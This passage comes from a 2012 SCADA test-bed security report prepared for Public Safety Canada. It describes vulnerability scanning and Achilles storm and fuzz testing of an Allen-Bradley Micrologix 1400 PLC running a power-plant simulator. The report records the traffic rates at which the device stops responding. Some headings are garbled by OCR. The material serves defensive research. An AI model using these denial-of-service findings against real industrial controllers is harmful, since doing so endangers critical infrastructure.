- The binary search feature is an automated method of narrowing down the test case that caused a failure. It iterates through the test cases numerous times, each time reducing the test sub-space by a factor of two till eventually it pinpoints the test case in question. We note that in case of a DUT with large number of faults it can seem like a never ending exercise to exactly pinpoint the testcase causing the crash/error.
- Per test-case documentation is not available for the tool. As a result, even though the binary search may specify the test case number causing a failure, the user may not be able to determine what exactly is being done by that test case. Analysis of a packet trace is the recourse available – in other words, the user should find the packet being generated by the tool for the test in question and examine its contents to understand its operation. This requires strong understanding of various network protocols.
- When failure or errors are caused by a range of test cases, vendor input may be needed to understand all the packets. Analyzing a packet trace to isolate a single packet may not be helpful.

- Achilles has proven to be robust during the test period outlined in this document. No issues were observed during its usage.

6.2 NESSUS SATELLITE □EVALUATION IN A SCADA ENVIRON□ ENT

Nessus is a very popular vulnerability scanner tool. It can be used to test vulnerabilities for any device type that is reachable via an IP address. The following points highlight observations made during its use

- It is a very ease to use tool based on a client-server model. It utilizes a web based client and a scanner daemon on the server side.
- Nessus is supported on a large number of platforms e.g Linux, Unix, Windows etc
- Vulnerability scanning modules can be added or removed for a scan as desired. This is enable by the plug-in feature of the tool.
- Due to asynchronous nature of vulnerability scanning, finding the exact plugin that caused a fault can be time consuming.
- During testing on the WAGO PLC, Nessus found a number of vulnerabilities (mostly of low severity) that were not detected by its counterpart open source OpenVas scanner. We note however that one severe fault found by OpenVas was not detected by Nessus.
- Nessus includes very thorough Installation and Usage Documentation.

6.3 RECO□ □ ENDATIONS □ACHILLES SATELLITE AND NESSUS

Based on the observations made during testing with Achilles Satellite and Nessus, the following recommendations/guidelines can be provides for their usage in SCADA network testing:

- Both Achilles Satellite and Nessus are useful tools to expose network related safety issues in SCADA networks.
- It is recommended that Level-2 testing be utilized in Achilles as it ensures greater test coverage than Level-1 testing.
- Storm tests in Achilles test the device's capability to handle traffic volume. Test duration can be set to short duration (~60s). The observed behavior of the DUT can be used as a guideline to set rate limits for SCADA network traffic on network edge security devices.
- Fuzzers and Grammars tests should be widely deployed since they can expose any vulnerabilities, bugs and issues that may be present in the implementation of network stack software and SCADA protocol.
- Achilles contains a large number of MODBUS implementation tests. However minimal user configurable parameters are provided. Tools like ModScan add value in assisting the user to obtain a deeper understanding of protocol behaviour for the DUT.
- Vulnerabilities reported by Nessus Bulk Tests must be verified separately using the Nessus web interface or Nessus command line.

7. R□□□□□□□□

[1] Makkar R., Seddigh N., Nandy B. et-all "SCADA Solana Security TestPlan", M3, Tech Report, Public Safety Canada, November 2011

[2] "AchillesSatelliteTestCaseGuide_v3.5-22857.pdf", Achilles Satellite Test Case Guide, v3.5, WurldTech, October 2011.

[3] "AchillesSatelliteUserGuide_v3.5-22857.pdf", Achilles Satellite User Guide, v3.5, WurldTech, October 2011.

[4] Nessus 4.4 User Guide, January 2012, Revision 18, Tenable Network Security, Available at , http://static.tenable.com/documentation/nessus_4.4_user_guide.pdf

[5] Nessus 4.4 Installation Guide, November 2011, Revision 13, Tenable Network Security, Available at , http://static.tenable.com/documentation/nessus_4.4_installation_guide.pdf

[6] "AchillesSatelliteMonitorGuide_v3.5-22857.pdf", Achilles Satellite Monitor Guide, v3.5, WurldTech, October 2011.

1□. A□□□□□□□E □SCADA S□□□□□□T□□□R□□□□□□□III

SCADA Network Security in a Test bed Environment – Part 3

- 3rd Test Results Document -

March 28, 2012

Prepared for
Public Safety CCIRC
(Canadian Cyber Incident Response Center) Group

Prepared by:

Table of Contents

List of Figures

List of Tables

1. I□□□□□□□□□□

This document is one of the final deliverables as part of a Public Safety Canada project (PSC) entitled "SCADA Network Security in a Test bed Environment". Previous deliverables discussed the form and nature of the test bed as well as results from security testing carried out on one simulator within the test bed. The test beds are to be used for assessment, testing and evaluation of SCADA network architectures, vulnerabilities, and defense mechanisms as well as development of best practices for securing such networks. This document describes the second SCADA network simulator in the test bed and presents the results of simulator security testing using tools such as the WurldTech Achilles Satellite Platform, Nessus Vulnerability Scanner and Nping. We also report on evaluation of the Check Point Firewall and Niksun Network forensic tool as elements in developing SCADA security defense capabilities. This document also provides a brief description of each test case along with the observed effect on the SCADA test bed.

1.1 □RO□ECT O□□ECTIVE

A SCADA network test bed is a key requirement for efforts to conduct SCADA related studies and research. Key project objectives include the following:

1. Create a SCADA Network test bed by identifying and procuring various SCADA components
2. Identify the vulnerabilities of various SCADA components or protocols as applicable to the test bed
3. Use various tools to validate or expose those vulnerabilities
4. Conduct testing with two existing SCADA networks security technologies and test their abilities to overcome the identified vulnerabilities
5. Share the outcomes of this project with other groups to increase the size of the Canadian resource pool with SCADA cyber security expertise. Examples could include Federal Government departments and universities researchers.
6. Host the test bed at a CCIRC secure lab facility where it will have utility following this specific project

1.2 DOCU□ ENT O□□ECTIVE

Key objectives of this document include:

- Describe the second SCADA network simulator (interchangeably referred to as the second test bed) along with the control process emulation
- Provide a brief description of tests carried out with Achilles Satellite, Nessus and other tools along with the observed behavior on the SCADA testbed.

- Summarize security vulnerabilities found in the testbed equipment using the test tools
- Brief description and evaluation of Checkpoint Firewall and Niksun Network Forensic tool as suitable elements in developing a SCADA security defensive posture.

1.3 DOCU□ ENT OVERVIEW

This section provides a quick overview of the content in this document.

Section 2 reviews the second SCADA testbed, briefly describes the PLC simulation program, outlines the salient features of the Micrologix 1400 PLC used in the second test bed and provides a list of test tools used. A test results summary is presented at the end of the section.

Section 3 presents relevant information for testing with the Achilles Satellite tool. Section 3.1 outlines the types of tests supported by the Achilles Satellite Test Library. Section 3.2 illustrates common configuration parameters used in the Achilles test cases. Section 3.3 describes the Monitors utilized to monitor the health of devices under test.

Section 4 covers the Layer 1 to 4 test cases executed in the second SCADA simulator using the Achilles Satellite tool. Each of sections 4.1 to 4.10 covers different test cases with a brief description of the test, its configuration parameters, and observed results. Nessus scan results on the second SCADA simulator are listed in section 5.

An overview of the protocol (Ethernet/IP) utilized in the second simulator is presented in section 6 and section 6.1. Section 6.2 outlines a small description of the Common Industrial Protocol on which the Ethernet/IP protocol is based. Section 6.3 to 6.5 provides some background about Ethernet/IP, which is relevant to the test cases.

Section 7 discusses the Ethernet/IP test cases carried out on the second SCADA simulator using the Achilles Satellite. Sections 7.1 and 7.2 covers Ethernet/IP tests while CIP based tests are covered in section 7.3

Section 8 provides an evaluation of the Checkpoint firewall as an element in a creating a secure SCADA network. The section reviews the salient features and usage along with an evaluation of the Firewall and IPS software blades.

Section 9 presents an evaluation of the Niksun Nucleus Network Forensic tool. The section discusses the tool's features, along with an evaluation of its capability as a SCADA forensic tool

Section 10 presents final observations and analysis.

References are captured in Section 11.

2. T[illegible] O[illegible]

This section presents a description of the SCADA test bed incorporating the second SCADA simulator, briefly discusses the test tools and outlines a summary of the results observed using each set of test tools.

2.1 Test Bed Configuration

Figure 1 provides an illustration of the SCADA test bed network used for the testing in this document. A 10/100Mb hub is used to connect test bed components – effectively creating a Local Area Network. All other elements of this network are briefly described below:

- **Achilles Client Software** – Java based software running on Windows XP Laptop used for connecting to the Achilles Satellite device and for managing test cases.
- **Achilles Satellite** – Achilles satellite device used to execute security tests.
- **HMI** – A prototype HMI running on Windows XP VMWare installed on Win7 Notebook




Figure 1 SCADA Network Testbed

- **N[illegible]** – The Nessus software was installed on a desktop computer. When carrying out vulnerability scans, the Achilles Satellite tool is run in monitor mode only so it can determine the result of the Nessus scans.

- An **A**[illegible] **14**[illegible] **LC** running an industrial process simulation and controlling the process from the HMI using Ethernet/IP.
- **T**[illegible]**U**[illegible]**H**[illegible]- The test unit hardware (Allen-Bradley 1400 PLC trainer kit) included a PLC power supply, mounted LEDs and switches. It connected to the Micrologix PLC using digital I/O. This test unit was used during initial testing with the PLC before the Power Plant SCADA simulator was available.
- Niksun Network Forensic Tool

2.2 SCADA SI[illegible]ULATOR

Testing of the Micrologix PLC was carried out in two phases. In phase one, the steam turbine power generation simulator was not ready and so, testing was carried out with the Test Unit Hardware described above. Subsequently, testing was carried out with the power generation system. Below we describe both simulators.


2.2.1 LED ON/OFF Simulator

In this test bed the simulated process cyclically turns LEDs ON/OFF sequentially – using varying frequencies. The LEDs are mounted on an enclosed black box hardware test unit with switches to turn off the input to Micrologix. This simulator was utilized as a temporary step before the arrival of the power generation simulator. However, it served to allow extensive test coverage and evaluation of the Micrologix PLC

2.2.2 Power Plant Simulator

The power plant SCADA simulator simulates a coal-fired steam power plant with multi-stage turbines, turning a generator at constant RPM to generate power. There are three multi-stage turbines: High Pressure Turbine (HPT), Intermediate Pressure Turbine (IPT), and Low Pressure Turbine (LPT). The simulator only depicts the HPT. The main components of the simulator model include:

- Large pipes from the left and right side originate from the boiler and feed high temperature/pressure steam to the HPT. Red and yellow LEDs indicate steam flow in the pipes.
- Turbine rotation speed is indicated via yellow coloured LEDs
- A pipe from the HPT to send low pressure steam to the IPT. This pipe goes up and towards the back of the simulator illustration. Steam flow in this pipe is indicated via yellow LEDs
- A pipe that sends cooled steam from the HPT to reheaters and deaerators. The flow is indicated via blue LEDs. These LEDs also indicate the water level generated from the cooled steam.




F□□□□2 Power Plant Simulation Panel

Figure 2 depicts a screen shot of the power plant simulation panel [20]. The simulation model consists of the following key elements:

- **A□□□□□□□□□□□□□□14□□ □LC** running a simulation where high pressure steam flow entering the HPT turbine rotates a steam turbine at a constant RPM, which in turn rotates the generator to generate power.
- The **□LC** □□□□□□□□□□□□changes the steam flow rate in response to changes in power demand so that the turbine RPM remains constant at 3600 RPM. The flow of cooled steam to the reheater/deaerator is also correspondingly affected. The different levels can be visualized through the HMI console that connects to the controller.
- □□□ □□ □□□ □□□ on the simulator can be increased or reduced through the Up/Down button provided on the simulation panel. Power generation can also be reduced to zero which will shut down the simulation. Changes in power demand values and other related control loop parameter values can be visualized through the HMI.

A screen shot of the HMI [20] used for visualizing the simulation control is depicted in Figure 3. An overview of HMI operations is presented below:

- The HMI utilizes the Ethernet/IP SCADA protocol to read and write to the PLC
- The Temp, Pressure, and Flow parameters displayed on the HMI are related to the steam the flows from the boiler to the HPT. The Speed parameter shows the RPM at which the steam turbine is rotating. The Power parameter displays the power demand in Megawatts
- The Setpoint parameter allows configuration of the water level allowed in the pipes going from the HPT to Deaerator/Reheater. This value is configurable with the default value set to 500. The Water Level parameter displays the value calculated in the control loop from the steam flow.
- Changing the Setpoint parameter to 1000 causes the water level to rise to a point, where it starts flowing back to turbine. This generates an alarm on the simulation panel
- The Main Breaker toggle button on the simulation panel simulates zero power demand with no change in the rate of steam flow. The button is toggled by clicking on it, an action which will increase the turbine RPM to a high rate as indicated by the yellow LEDs mounted on the HPT.



F□□□□3 Power Plant Simulation HMI

2.3 □ ICROLOGI□ □LC 14□□

The Allen Bradley Micrologix 1400 PLC consists of a processor, input/output circuits and various forms of communication ports. Key features of this controller [17] are as follows:

- Includes RS232/485 and Ethernet communication ports
- Multiple digital and analog input/outputs
- Support for MODBUS RTC, DNP3 and Ethernet/IP SCADA protocols
- A total of 10 KB words (word size depend upon the processor can be from 8 bit to 32 bit) of user program memory, 10KB words of user data memory and up to 128 KB for data logging
- Built in real time clock to act as a reference for applications requiring real time control
- An LCD display to monitor I/O and controller status/display messages
- External memory slot for extra data memory or for program backup
- I/O can be expanded by attaching connection modules

2.4 TEST E□UI□□ ENT □ TOOLS

The key test tools utilized during this phase of testing include:

- Achilles Satellite
- Nessus Vulnerability Scanner
- Niksun Network Forensic Tool

Detailed descriptions of the Achilles Satellite and Nessus Vulnerability tool can be found in an earlier report [1]. The Niksun network forensic tool is described in section 9

2.5 TEST RESULTS SU□ □ ARY

This section provides a summary of the results from testing – detailed test results can be found in sections 4-7. As an aid, we have found it useful to categorize the test output from Achilles Satellite and Nessus into three categories:

- **A□□□ □□□□□ □ □□□□□□□□**– Small deviation (not major) from the normal behavior of monitors used by the Achilles Satellite. e.g. ICMP monitor etc.
- **F□□□□**– When DUT stops responding to Achilles monitors or HMI/HTTP/FTP or ICMP requests
- **V□□□□□□□□□ □ □□□□□□□**– Device behavior, which can be used for further attacks.

2.5.1 Achilles Satellite Tests Summary

Table 1 summarizes the results of all testing performed on the second SCADA PLC using the Achilles Satellite tool. The Ethernet/IP related tests were repeated multiple times due to issues with the Achilles Satellite initial Ethernet/IP test suite library. These issues were addressed by Achilles and are no longer present in the current software image installed on the Achilles Satellite

□□□□□□□T□□□	T□□□C□□□	S□□□□□	O□□□□□□□ O□□□□□ □
ARP	ARP Request Storm	4.1.1	Anomalous Behavior
	ARP Host Reply Storm	4.1.2	Anomalous Behavior
	ARP Cache Saturation Storm	4.1.3	Anomalous Behavior
	ARP Grammar	4.1.4	Anomalous Behavior
	ARP DEFENSICS	4.1.5	OK
Ethernet	Ethernet Unicast Storm	4.2.1	Anomalous Behavior
	Ethernet Multicast Storm	4.2.2	Anomalous Behavior
	Ethernet Broadcast Storm	4.2.3	Anomalous Behavior
	Ethernet Fuzzer	4.2.4	OK
	Ethernet Grammar	4.2.5	OK
	Ethernet Data Grammar	4.2.6	OK
FTP	FTP DEFENSICS	4.3	OK
HTTP	HTTP DEFENSICS	4.4	OK
ICMP	ICMP Storm	4.5.1	Anomalous Behavior
	ICMP Grammar	4.5.2	OK
	ICMP Type/Code Cross Product	4.5.3	OK
	ICMP Fuzzer	4.5.4	OK
	ICMP Data Grammar	4.5.5	OK
IP	IP Unicast Storm	4.6.1	Anomalous Behavior

	IP Multicast Storm	4.6.2	OK
	IP Broadcast Storm	0	Anomalous Behavior
	IP Fragmented Storm (1)	4.6.4	Anomalous Behavior
	IP Fuzzer	4.6.5	OK
	IP Bad Checksum Storm	4.6.6	Anomalous Behavior
	IP Grammar – Header Fields	4.6.7	Anomalous Behavior
	IP Grammar – Fragmentation	4.6.8	Anomalous Behavior
	IP Grammar – Options	4.6.9	Normal
SNMP	SNMP DEFENSICS	4.8	OK
TCP	TCP Scan Robustness	4.9.1	OK
	TCP SYN Storm	4.9.2	Anomalous Behavior
	TCP SYN Storm from Broadcast	4.9.3	Anomalous Behavior
	TCP/IP LAND Storm	4.9.4	Anomalous Behavior
	TCP Fuzzer	4.9.5	OK
	TCP Grammar	4.9.6	OK
	TCP Grammar – Header Fields	4.9.7	OK
	TCP Data Grammar	4.9.8	OK
	TCP Maximum Concurrent Connections	4.9.9	OK
TELNET	Telnet DEFENSICS	4.10	N/A
UDP	N/A	4.11	N/A
Ethernet/IP Storm Tests	Ethernet/IP ListIdentity Storm	7.1.1	Anomalous Behavior
	Ethernet/IP ListInterfaces Storm	7.1.2	Anomalous Behavior
	Ethernet/IP ListServices Storm	7.1.3	Anomalous Behavior
Ethernet/IP Grammar and other tests	Ethernet/IP TCP Connection Handling	7.2.1	OK
	Ethernet/IP Header Grammar (over TCP)	7.2.2	OK
	Ethernet/IP Header Grammar (over TCP with session)	7.2.3	OK
	Ethernet/IP Header Grammar (over UDP)	7.2.4	OK
	Ethernet/IP Session Exhaustion	7.2.5	OK
CIP Tests	CIP Connected Message Router Request Grammar	7.3.1	OK
	CIP Unconnected Message Router Request Grammar	7.3.2	OK
	CIP Connected Service Data Grammar	7.3.3	OK
	CIP Unconnected Service Data Grammar	7.3.4	OK

	CIP Connected Reset Service Data Grammar	7.3.5	OK
	CIP Unconnected Reset Service Data Grammar	7.3.6	OK
	CIP Connected Identity Object Grammar	7.3.7	OK
	CIP Unconnected Identity Object Grammar	7.3.8	OK
	CIP Connected Message Router Object Grammar	7.3.9	OK
	CIP Unconnected Message Router Object Grammar	7.3.10	OK
	CIP Connected Connection Manager Object Grammar	7.3.11	OK
	CIP Unconnected Connection Manager Object Grammar	7.3.12	OK
	CIP Connected TCP/IP Interface Object Grammar	7.3.13	OK
	CIP Unconnected TCP/IP Interface Object Grammar	7.3.14	OK
	CIP Connected Ethernet Link Object Grammar	7.3.15	OK
	CIP Unconnected Ethernet Link Object Grammar	7.3.16	OK
	CIP Connection Exhaustion	7.3.17	OK

Table 1 Summary of Achilles Satellite Test Results

2.5.2 Nessus Vulnerability Tests Summary

Table 2 summarizes the results of all vulnerability scans carried out on the SCADA test bed using the Nessus tool.

V□□□□□□□□□S□□□ T□□□	**S□□□□□**	**O□□□□□□□ O□□□□□ □**
External Network Scan	5.1.2	Vulnerable Behavior
Internal Network Scan	5.1.1	Vulnerable Behavior
Web App Scan	5.1.3	Vulnerable Behavior

Table 2 Nessus Scan Results Summary Table

3. TEST CASES

Achilles Satellite provides support for SCADA security testing in four major categories

- Resource Exhaustion Tests (Storms)
- Fuzzer/Grammar Tests
- Well Known Network Attacks
- User defined tests

Further details on the above test categories can be obtained from an earlier test report [1].

3.1 TEST PARAMETER CONFIGURATION

3.1.1 Global Parameters

All test cases in Achilles are governed via parameters in global settings as well as individual test settings. For ease of reference, global parameter settings are listed below. The link bandwidth parameter is set via auto detection. For the tests carried out in this report, the link bandwidth was detected as being set to 100Mbps.

- Maximum Non Storm Rate
  - Sets the test traffic rate for non-storm test cases.
  - Set to 0.1% of Link Bandwidth (DUT unable to handle more than 1Mbps of traffic)
- Power Cycle DUT on Test Failure
  - The Allen-Bradley PLC under test is powered via the Satellite and can be power cycled if a test failure is detected to bring the device back to normal state.
  - Set to Enabled for tests with binary fault isolation enabled with the power cycle duration set to 5.0 sec (time duration between auto-powering of "off and on" states for the test device)
- Enable Packet Capture
  - When set, enables capturing of test packets being sent to the DUT. Only enabled to analyze failure conditions in test cases.
  - Disabled by default
- Recovery Period
  - Length of time that it takes a device to recover from the negative impact of a test. Different vendor devices may require different recovery times.
  - Set at 30s
- Stabilization Period
  - Length of time that monitors should remain in a *Normal* state to indicate that the device is no longer responding to test traffic. This parameter should also be configured depending on the vendor device. Recommended value is 15s if TCP/UDP Port monitors are used
  - Set at 15s

- Global Storm Rate Limit
    - Sets the maximum number of packets sent per second to the DUT for storm tests
    - Initial testing carried out on the Micrologix PLC indicated that the device can only support low traffic rates. as a result, DoS mode was configured with following values:
        - Start - % of BW link to send the test traffic at start. Set to 1%
        - Interval – % increase in test till end value. Set to 2%
        - End - % of BW link value to end the test. Set to 10%

      For DoS mode, the *Duration* parameter for each test was set to 30s.

- Global Storm Duration
    - Length of the storm test
    - Set to 120s

3.1.2 Individual Test Parameters

As mentioned previously, the Achilles Satellite test library relies on parameters set via global settings and test-specific settings. Values for the global settings during our tests were listed in the previous section. During our tests, if a test case required test-specific settings, this is specified in the section for the specific test case description.

3.2 TEST □ ONITORS

The Achilles Satellite tool provides a number of Monitors that can be used to check the health of DUT while a test is in progress. For the test cases listed in this report, multiple monitors were used

- ICMP Monitor
- TCP Port Monitor

Two TCP ports detected as being open during the TCP scan on the PLC (ports 80 and 44818) were utilized for the TCP Port Monitor. The ICMP Monitor configurable parameters were set to the following during the tests:

- Request Timeout – 5sec
- Packet Loss Warning – 10%

In addition to the above mentioned monitors, the active simulation was visually monitored for changes in colour or blinking speed of the LEDs mounted on the Power Plant panel as well as the PLC training unit.

3.3 TEST OUTPUTS

The monitor status during the execution of a test case determines the monitor test result. If the monitor status remains *Normal* throughout the test case, the monitor test result is Normal. If anomalous DUT behavior occurs during the test case, which causes the monitor status to change to *Warning*, the monitor test result depends on the outcome of the post-test. When the test stops executing, a post-test must pass during which the DUT is given a chance to recover from the test. Additional DUT behavior resulting from the test case might occur at this time. If the *Warning* monitor status returns to *Normal* by the end of the post-test, the monitor reports a warning anomaly test result. If the *Warning* monitor status does not return to *Normal* by the end of the post-test, the monitor reports a failed anomaly test result. It is important to note that neither a warning nor failure anomaly means that the DUT failed the test. Rather, they are both indications of unusual DUT behavior that occurred during testing.

Table 3 depicts various icons used to represent test results in Achilles Satellite tool.

ICON	MONITOR RESULT	DESCRIPTION
	Normal	No unusual DUT behavior was detected and the monitor status stayed *Normal* throughout the test and the post-test period.
	Warning	An anomaly was reported because the monitor status changed to *Warning* during execution of the test. For the Test Monitor, an anomaly was reported due to a particular condition
	Failure	An anomaly was reported because the monitor status changed to *Warning* during execution of the test and did not return to *Normal* by the end of the post-test. For the Test Monitor, an anomaly was reported because the test could not continue.

Table 3 Achilles Satellite Test Output Indication

4. A□□□□□S□□□□□□□T□□□□

For all the test cases listed in this section, we note that the pattern of LED flashing remaining unaffected when observed visually.

4.1 AR□

This subsection covers the test cases listed under the ARP Category in the Achilles Satellite Test Library under Level1 and Level2 (indicated with L1 and L2) test suites.

4.1.1 ARP Request Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
ARP Request Storm	Duration – 30 sec All other parameters - Global	ICMP Monitor – Warning; All ICMP packets are lost during the test. Status returns to OK after the test TCP Ports- Warning. All open TCP ports are detected as down. Status returns to OK after the test. DoS Search Storm Rate – At 2% of link bandwidth all ICMP monitor packets are lost and open TCP ports are detected as having gone down.

4.1.2 ARP Host Reply Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
ARP Request Storm	Duration – 30 sec All other parameters - Global	ICMP Monitor – Warning; All ICMP packets are lost during the test. Status returns to OK after the test TCP Ports- Warning. All open TCP ports are detected as down. Status returns to OK after the test. DoS Search Storm Rate – At 2% of link bandwidth all ICMP monitor packets are lost and open TCP ports are detected as having gone down.

4.1.3 ARP Cache Saturation Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
ARP Request Storm	Random Seed – User Defined (0) Duration – 30 seconds All other parameters - Global	ICMP Monitor – Warning; All ICMP packets are lost during the test. Status returns to OK after the test TCP Ports- Warning. All open TCP ports are detected as down. Status returns to OK after the test is over DoS Search Storm Rate – At 2% of link bandwidth all ICMP monitor packets are lost and open TCP ports are detected as having gone down.

4.1.4 ARP Grammar (L2)

Test Name	Test Parameters	Observed Monitors
ARP Grammar	Source IP Address – Automatic First Subtest – First in set Last Subtest – Last in set Fault isolation – None All other parameters - Global	ICMP Monitor – Warning; Some ICMP packets were lost during the test TCP Ports- Warning; TCP ports were detected has having gone down and then come up again

4.1.5 ARP DEFENSICS (Demo License only)

Test Name	Test Parameters	Observed Monitors
ARP DEFENSICS (Only 20% of the total DEFENSICS test cases are supported in Achilles)	First Subtest – First in set Last Subtest – Last in set All other parameters - Global	ICMP Monitor – Normal TCP Ports - Normal

4.2 ETHERNET

This subsection covers the test cases listed under the Ethernet Category in the Achilles Satellite Test Library under L1 and L2 test suites.

4.2.1 Ethernet Unicast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
Unicast Storm	Packet Length – 60 bytes Ethernet Protocol – Ipv4 Duration – 30s (For each step of the DoS search mode) All other parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returns to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returns to OK after the test is finished DoS Search Storm Rate – At 1% of Link bandwidth all ICMP monitor packets are lost and open TCP ports are detected as down.

Unicast Storm	Packet Length – 1514 bytes Ethernet Protocol – Ipv4 Duration – 30s (For each step of the DoS search mode) All other parameters – Global	ICMP Monitor – Warning; Some ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down and then up. The status returned to OK after the test was completed. DoS Search Storm Rate – At 10% of link bandwidth, a high percentage of ICMP monitor packets were lost and all open TCP ports were detected as having gone down and then come back up again.

4.2.2 Ethernet Multicast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
Multicast Storm	Packet Length – 60 bytes Ethernet Protocol – Ipv4 Multicast IP – 224.0.0.1 Duration – 30s (For each step of the DoS search mode All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal DoS Search Storm Rate – No anomalous behavior was observed using storm rate limit values specified via the global parameter settings
Multicast Storm	Packet Length – 1514 bytes Ethernet Protocol – Ipv4 Multicast IP – 224.0.0.1 Duration – 30s (For each step of the DoS search mode All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal DoS Search Storm Rate – No anomalous behavior was observed using storm rate limit values specified in the global parameter settings

4.2.3 Ethernet Broadcast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
Broadcast Storm	Packet Length – 60 bytes Ethernet Protocol – Ipv4 Duration – 30s (For each step of the DoS search mode) All other parameters - Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test was completed DoS Search Storm Rate – At 1% of link bandwidth all ICMP monitor packets were lost and open TCP ports were detected as having gone down.
Broadcast Storm	Packet Length – 1514 bytes Ethernet Protocol – Ipv4 Duration – 30s (For each step of the DoS search mode) All other parameters - Global	ICMP Monitor – Warning; Some ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down and then come up. Status returned to OK after the test. DoS Search Storm Rate – At 8% of link bandwidth, a high percentage of ICMP monitor packets were lost. All open TCP ports were detected as having gone down and then come up again.

4.2.4 Ethernet Fuzzer (L1/L2)

